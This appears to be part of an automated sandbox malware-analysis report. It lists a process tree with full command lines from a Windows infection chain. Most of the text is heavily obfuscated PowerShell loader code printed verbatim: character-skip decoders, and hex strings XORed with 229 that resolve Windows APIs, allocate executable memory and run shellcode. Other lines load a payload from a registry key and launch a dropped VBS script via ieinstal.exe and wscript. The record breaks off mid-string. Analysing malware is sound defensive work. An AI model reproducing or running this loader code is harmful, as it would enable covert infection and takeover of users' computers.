Be'ErCAd1HyAElASe9Fa1Le8AaDPr8MeCPr8ReBOvDVe6EnCIl5BeDCe8UdCSt5InCsn1Ba9Ra3He8Su4Fu9Nr7BaBTiAFr9St3pn8Py4AtCPoBcoAmeCSk8DuBPr9Sc3
Re8snABr8SvEln8Ss0SkCTrDSaBWiEPeAStCTi8AmBAn9no1HiBFo5Su9Vi1Pr9Sm7OrBCo8UnDStFSnDStFBiBPeFKr8Be0Rn9Tr7Un8NeANiCBl9HvCTo5KoDMo6ChDF
i0HoDun6UdCWo9TiCBe5JeDCo5pa9SpDLoDPe6PeDCo5EnDIm5CeDre5GeCCe9elCSu5tDPr5Mi9DeDsuDav1heDQu5UeCAfCSa'Co;Au&Wi(ca`$GeSTwtStyBorLakN
oeGatTerUsnDoeMi7Ho)Gl Ex`$PoLFlePruuncOuipifOvePtrno7Ma;ov`$OpLRiefiufrcBiiUnfKaeHurBr8wa Mu=An IoHSeTRyBCo Op'rdCFr1Ba8AuATa9kn7Fa8OvCDeCN
e5anDSt8ldCro5waCRu1si9Ga3Du8Ka4Li9Un7RoBArANe9Ca3El8De4DuCEnBLyATiCSp8SiBBl9Se3Pr8OvAEl8WiESk8In0liCVeDBuBDoEReALeCla8PaBNe9Lu1pu
BOx5Ca9Va1tr9in7ByBMe8ReDSpFFiDNoFBuBdaFVr8Ca0ar9Ru7Ls8BiAUpCHa9inCPr5PhDUn5Bu9deDNiDpr4EkDJo5StDKr5CaDAr5apDDe5DaDLu5FiCDe9FoCSa5
tsDTe5Lu9NaDAvDEs6RoDSl5StDRi5AnDSl5AtCSt9MeCVo5AnDaf5Sh9AbDNiDSk1UnCunCSt'Br;Th&Ko(To`$ArSDotLnySerOmkToeSotOvrAlnReeAn7Ac)Ba Un`$SkLCeeAmu
cocIdiQufroeFrrBi8Ku;De`$kaLTusCaeOprInucunArdSneSirVisErgsoeColInsCreTerPh=Be(BjGKeeBatLa-BrITrtKneArmEcPberProAnpEneUnrNotsiyUn Ri-BiPAcaSttMyhAe fo
'TeHMoKJoCFlUAt:ti\BlMPeeMetMoaGrgFanStoRimSaydo\KaeDoaBogInlAbemadSu'St)Ov.LnSUnaHarEucGloTilSioEvgFliKasCotso;Se`$SvLReeCouDacFriSefYneGorso9Cl
Me=Me HjHBoTRaBll Ha'ArCMe1VuABr9mi8Fa0pa9ta0Tr8Ka6Ri8LeCfo8Fl3wh8Vr0Su9pe7MiCLa5AfDSo8DiCSp5CaBSiEkaBGu6No9AsCSy9Fr6fe9St1Li8Un0In8Lu
8ArCStBJeABu6Ha8HeAbe8ThBRe9mi3Ir8Go0Ch9Fo7Ma9Ar1JiBOr8PyDDyFsyDBeFAfAHa3Gr9Ko7Fo8StADi8Gr8moAFh7Fa8Dr4At9re6Su8Em0FoDUn3SrDRe1LoB
Ba6Ke9Me1Sl9Po7fe8stCln8RaBRa8Pe2JaCAlDMoCfo1reAAn9Af9bo6Er8Un0Ex9de7Nu9Rh0Re8phBCa8To1Ta8Mo0no9Jo7To9Ko6Em8Ga2De8Fu0Fl8fo9Sa9Ad6p
a8Af0Se9Ka7saCReCEg'Si;He&Ch(sl`$slStwtSaySmrDekAdeLotDirUnnTieBl7Ep)Va Ab`$NaLSieBauOecTaiarfCaeAdrkr9Ci;Li`$SuLMasSueMarUnuWhnGtdFoeTerHas
DygRuePilAnsRieOvrAr0By Hi=Th myHFaTdiBHy At'PlBBoErhBFd6Ir9BlCSm9Ka6Sy9Sp1Wi8La0PrBr8GoCDeBBiBRe7Mo9In0no8UnDeBBl9sa1ui8OpCSe8fj8Re8Hm0SyCEa
BTrAReCHj8HaBBo9Ch1nd8Ma0Fo9Ve7Ro8ChALa9An5MeBUb6Sp8Co0Bo9Ki7Hj9Te3In8feCRe8Tr6Re8Ov0Un9Un6kuCPlBCiAHo8Ko8Fl4fl9ha7Ku9Ri6bl8UnDmo8
St4Co8ls9SkBRe8UnDteFReDFoFMoALu6Ek8ToAFr9Da5La9DeCRiCBoDKoCZy1AiACy9Br8Sy0Re9Na0Sa8ef6Ge8SlCCa8Jo3Do8Ow0Bu9Bk7XiCbr9WhCCu5DdDKa5T
nCPe9ItCTa5NgCFo5KoCNo1BaAPsARe9Pr1De8AbDPo8PlCte8reBAfDUf6CrCOv9HoCcr5JaDAl6viDSk0RoDPa6PeCSeCPl'He;Sc&Be(Hi`$AdSEktStyMorThkUneVatDerGrnRe
eOr7Bl)St Ar`$ReLPrsDeeLarSluArnFodSueDrrJesBegGleFllSksBleAnrLa0St;Sa`$hisOmiCozUneNo=mi`$PaLAmeStuIncQuiGofaleXerte.MacDeoCouennlitEm-Di3Sc5Qu3Bi;So
`$GiLFrsFleSkrLvuPanKodloeDarFrsExgnoePrlPesBuePsrli1Rh Te=FI SeHImTSkBCh Hy'UnBJaEBiBRa6Ih9MeCCa9Br6Ek9Ga1gr8Se0Kv8Te8StCmaBMaBRe7Pe9Fr0Wh8
AbBSu9Kl1Be8MeCSu8Ci8Fl8be0FrCUnBPrANaCAf8DeBSu9Me1An8Gs0Hj9Rs7Re8DeASk9Ov5BeBEr6Ha8Li0Lf9Eg7Ly9Sp3Pe8UdCHe8Mi6No8Ju0Ha9Fr6AnCSuBT
oAGu8Ar8Be4Ul9Ph7Re9Pa6ge8BeDVa8Dr4Bu8By9LuBBr8HoDStFStDKoFTuAHe6La8reAVi9Sk5Sr9MaCCoCVeDSwCFu1DyAUn9ex8Rs0Fr9Vo0Tr8Fl6En8SyCUn8un
3Ge8Li0St9Un7OkCAd9BuCat5ElDIn6GaDCo0efDSi6CoCGn9HjCVa5HoCvo1To8PrASp9Be7Pa8ReCUnCIn9UnCWr5InCPa1Vi9As6Ap8HyCCh9BlFSa8Hu0NiCBlCOm'
Br;Lu&Ov(Ve`$BeSSttDuyDerInkMaePrtAlrAnnJneSp7En)Ek Ti`$NoLBesSnedirnauRenStdCaeWhrPrsLigRueLalCisDoeInrEx1Sr;El`$AmLAnsTreParPruGanSudLueAk
rTasRagsteBolInsraeOlrGl2So Or=Si BrHScTSeBAn Ve'PnCUn1Ch9Fr3St8Tr4Co9Va7ToBEnAVi9Fe7Ex9Pa0Im8AnBFo8Ta8Ku8An0BoCBu5UbDCh8FoCDe5ToBCeEdeBOv6F
l9HiChe9Pu6Sk9Bl1Ud8Sp0Cy8Et8TaCVaBKnBSu7To9Fe0Ne8EkBSr9Ak1En8UnCBe8St8Be8He0MaCStBUdAAnCHe8AaBov9In1Pi8ud0Pl9Op7Pa8ZaABi9Fj5FuBMo
6Ga8Vo0Sc9Bi7Tr9Di3Di8MaCOf8Up6Fo8Ep0Ko9Op6UnCSnBDiANo8dr8Un4Ka9St7ba9Al6Fi8arDSp8Aa4Ge8Bo9GhBPo8upDPsFFoDTrFDrAIn2Di8Be0Da9Pr1RiA
ga1Hj8Co0Ad8Bl9in8Pr0Ek8Ji2Al8He4Ja9fa1Af8He0FoAgl3Ve8UdAGe9De7BrARe3Ob9No0Sp8FjBim8Bi6Al9Le1Ra8TvCAp8SiApr8LyBlrBTe5In8MaAGe8FoCTo8DuBPa9Ku
1Ka8Fu0En9Hk7BrCArDFoCBr1BiABeAKo9Al1Br8GaDTh8LuCTh8udBStDNa6EnCFu9DoCEx5SaCPoDUnASk2TuAPh1PhBNo1BeCMe5GaASl5SaCNiDPaBspEUnACaCSp8
BeBRe9Fy1SnBMa5Wo9Co1Li9Ru7PiBFo8DeCBl9EgBKuEtrASoCOv8SuBHi9In1ReBBr5so9Xy1Be9Mu7BeBSc8LaCChCMaCPr5SuCGuDAsBBiECoBTe3Sm8SiAAp8MyCU
t8St1PaBBl8LaCHyCbaCAmCShCngCGe'Pu;Fr&Fo(No`$BrSSutInytrrPakSoeAntSkrFanuneAf7No)De Tr`$ReLInsEgeSnrTauLanKadSpeOprAbsTegGleBrlKasSteInrst2I
n;Fa`$BlLLmsRoeBjrsauMinEndTreKarHesFagSkeGulTvsCheBurBa3Im Es=St BaHTaTdrBBo Bu'PrCEm1de9ud3Da8Pr4Te9du7AdBfeAjo9Al7An9Sk0St8BeBBa8Re8Vr8Li
0CoCDoBErAUnCIn8ExBFl9Bo3St8SpARe8RoENu8Be0AsCBoDstCFe1Pr8AaAHo9wh7Fo8BeCLeCTr9InCBo1Va9Ud3Rh8Si4Ah9Si7DaBExAGr8ThBDa9yo1ToCTwCSp'
We;Sk&go(Lu`$StSHetDeyprrMekBleKotomrSonWyeAl7Ti)Cr Pr`$ReLPrsSueGurAbuMenNedPaeDarSysTogSteasIldsAdeFirBy3Te#Pj;"";;Function Lserundersgelser9 { pa
ram([String]$HS); For($i=2; $i -lt $HS.Length-1; $i+=(2+1)){ $Antidrug = $Antidrug + $HS.Substring($i, 1); } $Antidrug;}$Romerretlige0 = Lserundersgelser9 'AllMeEPaXSa ';
$Romerretlige2 = Lserundersgelser9 'opsFrtSraUrrHytPa-TjjUnoskbDi ';$Romerretlige1= Lserundersgelser9 $Badeanstalt;;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1
.0*ll.exe $Romerretlige1 ;}else{&$Romerretlige0 $Romerretlige1;};;; MD5: 04029E121A0CFA5991749937DD22A1D9)

- conhost.exe (PID: 8184 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- powershell.exe (PID: 6492 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function HTB { param([String]$HS); $Bytes = New-Object byte[] ($HS.Length / 2); For($i=0; $i -lt $HS.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($HS.Substring($i, 2), 16); $Bytes[$i/2] = ($Bytes[$i/2] -bxor 229); } [String][System.Text.Encoding]::ASCII.GetString($bytes);}$Hdlc0=HTB 'B69C96918088CB818989';$Hdlc1=HTB 'A88C86978A968A8391CBB28C8BD6D7CBB08B96848380AB84918C9380A880918D8A8196';$Hdlc2=HTB 'A28091B5978A86A4818197809696';$Hdlc3=HTB 'B69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083';$Hdlc4=HTB '9691978C8B82';$Hdlc5=HTB 'A28091A88A81908980AD848B818980';$Hdlc6=HTB 'B7B1B69580868C8489AB848880C9C5AD8C8180A79CB68C82C9C5B59087898C86';$Hdlc7=HTB 'B7908B918C8880C9C5A8848B84828081';$Hdlc8=HTB 'B780838980869180 81A180898082849180';$Hdlc9=HTB 'AC8BA880888A979CA88A81908980';$Styrketrne0=HTB 'A89CA180898082849180B19C9580';$Styrketrne1=HTB 'A689849696C9C5B59087898C86C9C5B68084898081C9C5A48B968CA689849696C9C5A490918AA689849696';$Styrketrne2=HTB 'AC8B938A8E80';$Styrketrne3=HTB 'B59087898C86C9C5AD8C8180A79CB68C82C9C5AB8092B6898A91C9C5B38C9791908489';$Styrketrne4=HTB 'B38C9791908489A489898A86';$Styrketrne5=HTB '8B91818989';$Styrketrne6=HTB 'AB91B5978A91808691B38C9791908489A880888A979C';$Styrketrne7=HTB 'ACA0BD';$Styrketrne8=HTB 'B9';function fkp {Param ($v_m, $v_p) ;$Leucifer0 =HTB 'C193908B88C5D8C5CDBEA49595A18A88848C8BB8DFDFA6909797808B91A18A88848C8BCBA28091A49696808887898C8096CDCCC599C5B28D809780C8AA878F808691C59EC5C1BACBA2898A878489A49696808887899CA684868D80C5C8A48B81C5C1BACBA98A8684918C8A8BCBB695898C91CDC1B6919C978E8091978B80DDCCBEC8D4B8CBA09490848996CDC1AD818986D5CCC598CCCBA28091B19C9580CDC1AD818986D4CC';&($Styrketrne7) $Leucifer0;$Leucifer5 = HTB 'C1938497BA829584C5D8C5C193908B88CBA28091A880918D8A81CDC1AD818986D7C9C5BEB19C9580BEB8B8C5A5CDC1AD818986D6C9C5C1AD818986D1CCCC';&($Styrketrne7) $Leucifer5;$Leucifer1 = HTB '97809190978BC5C1938497BA829584CBAC8B938A8E80CDC18B908989C9C5A5CDBEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083B8CDAB8092C8AA878F808691C5B69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083CDCDAB8092C8AA878F808691C5AC8B91B59197CCC9C5CDC193908B88CBA28091A880918D8A81CDC1AD818986D0CCCCBAC8B938A8E80CDC18B908989C9C5A5CDC193BA88CCCCCCCCC9C5C193BA95CCCC';&($Styrketrne7) $Leucifer1;}function GDT ([Parameter (Position = 0, Mandatory = $True)] [Type[]] $var_parameters,[Parameter(Position = 1)] [Type] $vrt = [Void]);$Leucifer2 = HTB 'C1B3B1A7C5D8C5BEA49595A18A88848C8BB8DFDFA6909797808B91A18A88848C8BCBA180838C8B80A19C8B84888C86A49696808887899CCDCDAB8092C8AA878F808691C5B69C96918088CBB78083890886918C8A8BCBA49696808887899CAB848880CDC1AD818986DDCCCCC9C5BEB69C96918088CBB78083890869 18C8A8BCBA4969680888 7899CA7908C89818097A48686809696B8DFDFB7908BCCCBA180838C8B80A19C8B84888C86A88A81908980CDC1AD818986DCC9C5C18384899680CCCBA180838C8B80B19C9580CDC1B6919C978E8091978B80D5C9C5C1B6919C978E8091978B80D4C9C5BEB69C96918088CBA89089918C86849691A180898082849180B8CC';&($Styrketrne7) $Leucifer2;$Leucifer3 = HTB 'C1B3B1A7CBA180838C8B80A68A8B969197908691 8A97CDC1AD818986D3C9C5BEB69C96918088CBB7808389808 6918C8A8BCBA68489898C8B82A68A8B93808B918C8A8B96B8DFDFB691848B81849781C9C5C1938497BA9584978488809180979 6CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer3;$Leucifer4 = HTB 'C1B3B1A7CBA180838C8B80A880918D8A81CDC1B6919C978E8091978B80D7C9C5C1B6919C978E8091978B80D6C9C5C1939791C9C5C1938497BA9584978488809180979 6CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer4;$Leucifer5 = HTB '97809190978BC5C1B3B1A7CBA69780849180B19C9580CDCC';&($Styrketrne7) $Leucifer5 ;}$kk = HTB '8E80978B8089D6D7';$Leucifer6 = HTB 'C1938497BA9384C5D8C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A3908B86918C8A8BB58A8C8B918097CDCD838E95C5C18E8EC5C1B6919C978E8091978B80D1CCC9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9C5BEB0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8CCC5CDBEAC8B91B59197B8CCCCCC';&($Styrketrne7) $Leucifer6;$var_nt = fkp $Styrketrne5 $Styrketrne6;$Leucifer7 = HTB 'C1AA918D8C8BD6C5D8C5C1938497BA9384CBAC8B938A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C5D6D0D6C9C5D59DD6D5D5D5C9C5D59DD1D5CC';&($Styrketrne7) $Leucifer7;$Leucifer8 = HTB 'C18A978CC5D8C5C1938497BA9384CBAC8B938A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C5D59DD4D5D5D5D5C9C5D59DD6D5D5D5C9C5D59DD1CC';&($Styrketrne7) $Leucifer8;$Lserundersgelser=(Get-ItemProperty -Path 'HKCU:\Metagnomy\eagled').Sarcologist;$Leucifer9 = HTB 'C1A98090868C838097C5D8C5BEB69C96918088CBA68A8B93809791B8DFDFA3978A88A7849680D3D1B691978C8B82CDC1A9968097908B818097968280899680 97CC';&($Styrketrne7) $Leucifer9;$Lserundersgelser0 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCDC1A98090868C838097C9C5D5C9C5C5C1AA918D8C8BD6C9C5D6D0D6CC';&($Styrketrne7) $Lserundersgelser0;$size=$Leucifer.count-353;$Lserundersgelser1 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCDC1A98090868C838097C9C5D6D0D6C9C5C18A978CC9C5C1968C9F80CC';&($Styrketrne7) $Lserundersgelser1;$Lserundersgelser2 = HTB 'C1938497BA97908B8880C5D8C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A3908B86918C8A8BB58A8C8B9180 97CDC1AA918D8C8BD6C9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9BEAC8B91B59197B8CCC5CDBEB38A8C81B8CCCCCC';&($Styrketrne7) $Lserundersgelser2;$Lserundersgelser3 = HTB 'C1938497BA97908B8880CBAC8B938A8E80CDC18A978CC9C1938497BA8B91CC';&($Styrketrne7) $Lserundersgelser3# MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
  - ieinstal.exe (PID: 1796 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: 7871873BABCEA94FBA13900B561C7C55)
    - wscript.exe (PID: 2468 cmdline: "C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\Bichloride.vbs" MD5: 4D780D8F77047EE1C65F747D9F63A1FE)
      - powershell.exe (PID: 4508 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Damspils = """ReFGruKonNacSktDoiKloUtnHeGrHshTPuBMi Mi{G ud ho Pr HvpflaRurNoaVamSo(st[DeSBotOrrMoiAnnBogPh]Di`$HiHStSBl)Ro;Pa Ni vn Ra Sa`$lnBvoyUntAlesisBe Sp=Af UnNBreGrwKr-ByOCabOmjcyeUncBytOr PrbGlyFotPreSt[Be]Av Fa(fo`$AlHDeSSt.MiLQueRinPegBatHahGe Te/Un Ev2Me)Ta;Sm Op Fo St ChFmooKurUn(Sc`$HaiDr=Di0Pr;IsLy`$HaiPo Sn-OvlKitCo Dy`$FlHSpSpe.GyLSkeOknbrgCatSahAl;Ko Sp`$DeiTr+Da=sk2Ak)La{Ma Sp Wh Ko Gu Va St Ba Pt`$PrBUdySttAueBesUr[Hy`$OdiSt/Kf2Ar]Re Ka=De Ku[AbcFooTonPavToeUdrCotFu]je:Bo:SpTstoSkBGlyGrtPreUr(Su`$UiHDeSNo.caSpruCobOvsPotwerHyiLinTrgCu(St`$MaiMa,Le Di2My)In,Pa Pa1Az6No)Ju;Co Ba Rn`$GaBOpyTitSteBosDi[Au`$EliAd/As2Ma]Pa Ve=Tr Sh(Ci`$SpBAayTetOxeBosIn[Ra`$MaiOm/Ba2Am]Bo Do-TibDixGloMorPaEn2Fr0ba1Om)He;Au Vg Re Mr as}Mi Mi[SuSKktTurspiFanMagOv]En[GrSlnyHysCltCaeStmIn.StTPoeUdxUntKo.reEAfnThcUnoTrdariUnnRegTa]Be:Ka:OvASlSTrCPaIExIBr.DiGSaehatMiSOutAlrSpiTanSugBi(me'$ElbInyEttIneMasSu)Ci;By}Mi`$InRHaeGrcOvaGilSycTeiOptRhrRiaHitdieMe0Pi=LiHomTExBOv Sn'Ho9ThASnBVi0VaBAaARaBCiDplACoCGyAVo4OpEIn7WeAKoDPeAEx5OpAFr5Cu'bi;Ge`$EmRAfeBycDiaEmlUncheiAptrirExaHetsteBe1lb=GuHDaTGeBSkLe'Di8Rg4LyApr0InAViASpBReBBoACo6SiBSlAKoAFi6ScABrFMiBLiDSiEMo7Be9laEUnASt0BiAKo7WrFCaAUnFStBHoECh7Ra9ChCPaABe7SkBadAPaATr8HuAKeFskADoCkn8Sk7MaAPr8RoBCrDFoAPe0MeBLaFScAJuCNo8Te4BoAReCSpBDiDdeAun1BiATi6TuAWeDHeBIlARi'Im;Ga`$HoRIseMicCaaChlPocFoiTrtberDeaFltFoeXx2ma=RuHMeTOvBNo Pi'Ru8LyERaAObCMyBAnDUn9In9AnBldBbaAHy6WiAspAUn8Pa8JoABiDFlASvDFaBDaBCiAbiCHaBjaAPrBanAFo'Ju;Sa`$MtRThehicHyaUnlCycSeiDetNorSnaEbtTeeDy3Ge=urHMaTPhBBu Ex'Si9AdABeBNa0OlBMiASkBBoDBrAMuCUnARu4HoECh7Be9SyBFoBusCOpAUn7FaBUnDSpAOp0haAAn4KiAReCSrESm7Ga8Ro0DoAGl7TiBfoDGlASiCYoBSuBDeAJo6FlBAi9Af9MaAKiASpCSaBFjBGaBFrFBnAsw0OvAWeACuAteCToBLaAOuEFo7Sa8Se1InATi8SpAEc7DeAFoDSaAOp5FoAAlCGi9CyBFiAReCKlADrFFe'Ko;Be`$ToRMaePrcNoaInlRecEtiMatInrWiaKotAleEx4Ga=FoHTiTBaBWe Un'OvBTrAHeBinDIlBPyBFaAEv0KoABe7AmAStEUn'Fo;Co`$SkRSeeVacobabrlincRyiDetGrrWhaChtFoeRa5Ba=ccHSpTAnBPr Au'In8VgEFnAPaCYpBMoDOm8Kl4RaAMu6DeACoDHuBHiCSnAHy5LoAGeCUd8Th1TrAFl8InAEn7TaAUnDBuAel5AfAKaCRe'Un;Af`$GaRDeeBocmyaMelMacKviOptMirHeaTrtPaeSa6Pl=HeHOmTKiBUl Ea'Ku9svBUb9LiDGe9NeASuBFe9foANaClaAlnAHeAFy0FoAKh8CaATr5un8To7FlAEn8KoAHe4DoABiCdiEBl5HiEOi9Ha8Po1MaAfl0alATaDDiACiCAf8GiBSpBCa0ra9BuADuAAe0UdACaESjETr5GoEHa9Op9Ma9StBexCWoAStBKrARn5BeAFl0AmAarAAf'Uk;Jo`$TeRBaeRecNaaHolDrcJeiOmtImrOuaNotSoeKo7Re=SuHXyTRuBTa Tr'na9LiBFoBScCHuADe7AaBGrDJuACa0foAGi4AnAReCGlEYo5MaEKa9Or8Mi4deAln8MoASj7EuAth8FuAFoEimAMeCUnABeDGi'Ty;do`$TeRFleVacInaMelUocPuiOvtWirLeaKntMneAn8St=TiHPaTPaBSt St'Tn9LiBChANoCLyAJoFLyAAs5DiAFaCViADmABoBCaDOpALvCGaAHiDPr8HaDVaAPoCOvAPo5TaANoCcrAPrEScACi8MeBApDnoAKaCLy'St;Un`$SmRFieSicSeaSelDicPaivatRarTeaPotReeDr9Ov=MeHDoTSiBSt ca'Ta8os0GlANo7Ro8Ch4PeATrCreAOp4BeASt6aaBAaBIlBAl0En8st4HoAFe6YeARaDlsBExCUnAUn5PrAPoCde'Fo;Ro`$StDnoeGomFgaSugcynKieretEviAmzPaaLmbBllUdePl0Co=PaHAlTAgBKi ma'Ba8Dr4noBSy0Sa8ToDHuAFrCTeATi5GeAfoCUnAsoEChASe8KaBfaDStAHuCBr9NaDVeBSu0AdBMn9FoASaCRi'Ex;Pa`$SkDTrelfmStaPogNanApeIdtNoiAnzRaaFlbAlOveNo1Gl=OmHKiTOuBRe Un'Di8VeASkAGn5OpAGi8DaBPaAHaBFeAPiEle5TrEPa9Sp9No9ovBUnCSiACaBAbAPl5ViAAr0BiAKaAInEEr5boEKo9Sm9BrAGaAApCVaANy8NeAFo5KoASeCStAAnDsnEKo5CiEFl9Re8Sa8KoAAg7ReBEbARoASk0Ko8InANeAIn5stAGu8BlBGuATrBArAKvEAr5SaEFl9Ca8Ov8NoBApCStBInDUnABa6Es8MeALaAme5MaAKb8FlBMiAAlBunAGa'st;Vo`$FnDCoeNemDuaHjgDinBreSutsuiUnzreaunbValtreGs2Fe=StHglTarBFa Af'Ko8Gg0PaALv7BeBMeFSuANo6OrAPh2arABeCbe'Be;Tr`$BaDFaeArmOvaFogBanIneUdtspiEfzFaaUnbdelPreRe3Li=RhHSpTcaBex Am'Ti9La9BaBCaCPaACoBWrALe5NoALi0SyAAnASkEvo5SuESp9Mi8bo1WaATi0DeASyDChAMeCMi8OrBHeBGu0gr9trATeAho0JuAMiEkoEFe5FaEAd9Ve8me7ReASuCSyBUvESp9PaASaAVr5UnAFa6PrBSuDHoEPe5HeEDi9Re9EnFTiAMa0UnBstBAnBHvDBaBDyCReAps8SnAJa5fr'Pa;Af`$FaDRoeBomUgaNogFrnmaeEdtJeiPrzBeacobNolSleSy4En=SkHFiTKrBSp Co'Qu9deFBeASa0laBMoBSlBInDEmBGoCDoAUn8SoAEs5Ba8Ch8KoAbr5HrASt5FeAEf6VeAOpASu'Ma;Ma`$TiDTeeVimsnaTigGrnoreTrtPoiUtzSqafobHelSseFr5Le=SkHMoThaBPh Na'TrASy7SaBEkDEcAEnDdoAIn5EnAFi5Nn'La;Pi`$geDNoeNomAraTrgUnnDeeMetuniTrzCoapobHalKaeKl6In=BrHBeTCaBBl Po'Gu8Er7tvBScDTr9An9MiBShBEcAMl6ToBAuDDeAOpCOvAAfAUnBSlDEx9KuFKaAAn0SaBDiBUnBTeDBuBenCTrAld8AlASp5Sm8De4geAApCViAOu4DoAca6EpBHiBBiBSv0Ur'Sp;Sc`$OmDFaeodmAfaMigMinSaeUdtCoiSezPaaNabMelkleTe7Ol=coHUnTBeBUl Mu'Eg8Co0My8KeCAl9Gr1Me'St;De`$VeDLaeAcmHaaSpgRenooeBetStisazRsaPrbEnlmaeKo8Un=PrHKuTSoBOx Vi'Ly9Ra5Gy'Ge;OsfKauOlnNocFltKoiFroSknFa ArfhikShptr Fo{PoPRuaFarReaMemDi Mo(Ae`$TrvBi_ZamTe,InRh`$ChvSo_topFa)Op Sa Mi An Su De;To`$SoARodMosKocBrrRoiKnpPatheiEntSviUduGesFo0St Wr=DeHCeTCyBOr Go'KuEKoDlnBSiFFoBsHuCPeASa7ExARi4NaEHo9GlFti4SkEsi9KrEMa1In9Ni2Re8Ca8EnBTo9OrBDe9Mu8OvDSiAWo6opAFi4SuATr8OrAGr0CaAIn7Ka9To4BrFti3EnFWe3in8CoAraBUnCWiBHyBTaBReBBaAMaCDhAUp7LnBBdDTl8TeDFrAda6JaARa4AdADe8PhAFo0PeAUn7EnEBr7Ud8CoEBeAVaCPuBCoDFa8Ra8SnBKnARoBUrAFaAOvCAcAKi4BuASnBtoAAn5PrASc0VaADeCSaBFoASpERe1PeEVa0brERi9EnBef5NaEhi9ma9TaEReATa1AeAFoCAcBNoBSeANoCGlELa4Gi8Ea6KdAAmBSvAKl3NiAheCOuAHoACaBSpDMoECh9EpBZo2FlEDa9veECiDSn9Mi6ReESl7Ta8KaEAnAPi5KyAFu6TmAPrBAaABo8StABr5Pe8fo8MoBFoAShBpsAafAPuCTeAKu4BfAPrBErAFe5FrBDe0Be8OvABaAUn8TaASuAEvATa1zaADaCtbEDe9EuEaa4Pl8An8CaAOv7wyADoDMiEVi9StEVeDFy9Ma6StEEv7Ag8Lb5MaAHu6UnAFoAMaABe8ThBHoDCrAla0VaASt6biARa7OpEHv7Ul9MoAMaBCo9udAva5BoAOf0VaBPrDOmEHo1ReEHyDMo8MaDCoAHeCbgAUn4SpARe

8SnACoEUfARi7BuACoCInBBeDUnATi0TaBBr3FoAPu8EnAKlBBoAMi5LaAGaCChFFl1UnEem0Am9Pl2BiEEp4UnFCi8Ta9Ma4ThEJa7An8JuCTeBcl8PiBkh
CheAVi8GgAbo5PiBUdAFuESj1InEstDAu9LaBBeAPoCCuAShAfaASi8ReAHe5AfABlADeAGe0OvBOrDKlBVeBLaAAu8LsBSeDMeADiCklFSa9VgEDe0cyEBa
9HjBsm4CuEPr0BlEHv7Bl8MaEFlASkCBrBSyDAc9RoDCeBFl0KoBGa9SkAChCDiEin1BrEFaDGr9MiBOtAbuCkaASiANaAFl8beANe5SuABeAKaAVe0ArBZo
DkaBJaBSiALe8WeBAlDFoAovCStFSa8NoELo0Sk'Di;no&Pi(Du`$FoDSheFumboawagkunAfeSltBoiVrzTraNabUnlReeSe7Ek)Pu Qu`$PrApedLasAfcTerReiUnpC
itboiFetLaiMiuTrsNo0Fa;Um`$lfAPsdAdsHycForChiGopExtPriudtKoiCiuFrsNe5Bo Lu=In SuHReTReBWi Te'MaEBeDAtBMaFGrAta8PrBlIBSi9Au6BeAUnEQ
uBBl9lyAEx8SkEln9AdFTr2AnEfa9OmEPlDesBGyFunBAbCco0AGa7ElADa4beEln7Da8HjEboAFoCTaBBeDfl8Se4BaADaCEkBRaDQuADe1FiAUn6RoAStDF
oEGo1UnECrDPa9RaBKoASkCAnAHuABlASu8slABo5GlAKaAAlApr0SmBFiDBrBSjBAtAVi8YvBHaDCyAPlCScFTiBDiESv5MeEkn9ud9Su2Mi9SpDNoBOp0V
aBKi9VeAJaCPe9Pr2Pl9Fu4Be9Fo4FiEar9Sh8ge9JaEPo1FoEudDOc9UnBReABaCFeAUrADiAMu8BrAlr5EgAVuAVaANo0kaBTuDHuBAnBreADr8EtBRaDE
pAReCKpFToAReEBi5TtELo9beEpoDSf9koBHaAOpCOuAHjASkASh8FeACl5MiAMuAAmANo0SpBBaDFlBBuBPrAgr8SlBFoDLiAVaCFrFPrDOpEBe0AdEva0p
n'Nd;Ha&Do(Po`$AcDLyeKimLdaSpgminSyeCetioiImzSaaWobFolSmeAs7Fo)Tw Pr`$faALidRasKacHurSpiPopTatAviKotRaiJoutisEw5Bi;Sp`$NeAUddEasHy
cEnrSuiSypIntDiiBltInismuPrsAk1Jv Da=Bu EnHKuTPoBDo Me'AfBAnBriABoCLyBArDKaBFoCSaBMiBMeAEl7BoEPa9PiEEgDInBRaFCoAda8SlBMiBli9Do6PrA
RoETrBTi9PaAcy8SpEMe7Ca8ha0StAno7ChBOsFReALu6WhAPr2SaAPhCMoETo1OpEPiDSpAOr7ThBSoCMaATr5BaAMo5PiENa5StESe9ma8Ud
9NiEUn1Tr9ya2Af9FoAReBFu0PeBMaAMeBCoDLdAHaCFuAFa4NeEPt7Rh9reBlmBHeCDyACa7ZoBPrDGaAMo0elAEn4SuAInCUnEDr7Sj8Un0ReAsi7RuBPh
